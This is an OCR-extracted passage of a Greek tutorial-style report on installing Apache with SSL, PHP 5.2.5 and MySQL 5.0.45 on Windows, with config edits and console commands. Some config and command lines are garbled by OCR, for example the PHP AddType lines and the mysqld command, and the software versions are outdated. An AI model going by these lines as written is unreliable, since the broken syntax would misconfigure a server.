
Τέλος αντικαθιστούμε την εντολή SSLPassPhraseDialog builtin με την εντολή SSLPassPhraseDialog “exec:c:/passphrase.bat”.



Εικόνα7: αρχείο ssl.conf .

Επίσης, τα δύο αρχεία alexia.cert και alexia.key τα τοποθετώ στο C:\Program Files\Apache Group\Apache2\conf στους αντίστοιχους φακέλους ssl.crt και ssl.key.

Πολύ σημαντικό είναι να αλλάξουμε στο httpd.conf τα παρακάτω αλλιώς η σελίδα με το λουκέτο δε θα εμφανίζεται.




Εικόνα 8: αρχείο httpd.conf .


Για να ξεκινήσουμε τον apache ανοίγουμε ένα cmd και πληκτρολογούμε τις παρακάτω εντολές:

cd C:\Program Files\Apache Group\Apache2\bin

apache –D SSL




Εικόνα 9: apache –D SSL.



Εικόνα 10: Apache2 με SSL.

Έτσι, αν προσθέσουμε κάποια αρχεία στο document root, συγκεκριμένα σε ένα φάκελο που δημιουργήσαμε στο C:\apache, αυτά θα είναι προσβάσιμα και αν γράψουμε https:\localhost\ στον browser μας, εμφανίζεται η παρακάτω εικόνα η οποία μας ενημερώνει ότι η σελίδα είναι ασφαλής.



Εικόνα 11: με τη χρήση του https στη διεύθυνση αντί του http και την εμφάνιση του λουκέτου στο πάνω δεξί μέρος, επιβεβαιωνόμαστε για την επιτυχή εγκατάσταση του ApacheSSL.

2.4 Εγκατάσταση PHP


Η έκδοση που χρησιμοποιούμε είναι η php-5.2.5 [php-5.2.5-Win32.zip].

Δημιουργούμε ένα φάκελο στο C:\php και αποσυμπιέζουμε τα περιεχόμενα του «php-5.2.5-Win32.zip».

Στη συνέχεια μπαίνουμε στον κατάλογο C:\php και μετονομάζουμε το αρχείο php.ini-dist σε php.ini. Έπειτα το αρχείο php.ini το αντιγράφουμε στο C:\windows. Επίσης αντιγράφουμε όλα τα αρχεία από τους καταλόγους dlls και sapi στον κεντρικό κατάλογο C:\php.


Το τελικό βήμα είναι να κάνουμε κάποιες τροποποιήσεις στο αρχείο httpd.conf του apache2. Κάνουμε αναζήτηση με τον όρο «loadmodule» και αφού βρει και τον τελευταίο τοποθετούμε τις εξής εντολές μετά από αυτόν:

```
LoadModule php5_module C:/php/php5apache2.dll
AddType application/x-httpd-php. php
AddType application/x-httpd-php-source. phps
```




Εικόνα 12: αρχείο httpd.conf .

Κάνουμε επανεκκίνηση στον apache2,



Εικόνα 13: apache service monitor.


Και αν γράψουμε τώρα https://localhost/ στον browser μας εμφανίζεται μια μικρή διαφορά όπως παρατηρούμε στην εικόνα 14.



Εικόνα 14: Το αρχείο test.php το προσθέσαμε στο C:\apache το περιεχόμενο του οποίου είναι: <?php

```
Phpinfo ()
?>
```

Πληκτρολογούμε https://localhost/test.php και εμφανίζεται η φόρμα php όπως παρατηρούμε στην εικόνα 15.



Εικόνα 15: php version.


2.5 Εγκατάσταση mysql

Η έκδοση που χρησιμοποιούμε είναι η mysql-5.0.45


Δημιουργούμε ένα φάκελο στο C:\mysql και αποσυμπιέζουμε τα περιεχόμενα της mysql-5.0.45-Win32.zip εκεί.

Εκτελούμε την εγκατάσταση η οποία περιγράφεται στις παρακάτω εικόνες:


Εικόνα 16: επιλέγουμε το κουμπί next.



Εικόνα 17: επιλέγουμε Typical και πατάμε το κουμπί next.



Εικόνα 18: στο C:\mysql.




Εικόνα 19: επιλέγουμε το κουμπί next και η εγκατάσταση ολοκληρώνεται επιτυχώς.

Στη συνέχεια ανοίγουμε ένα cmd παράθυρο και πληκτρολογούμε τις παρακάτω εντολές:

cd c:\mysql\bin

mysqld-nt—console


Παρατηρούμε μηνύματα όπως της εικόνας 20:



Εικόνα 20: console commands.

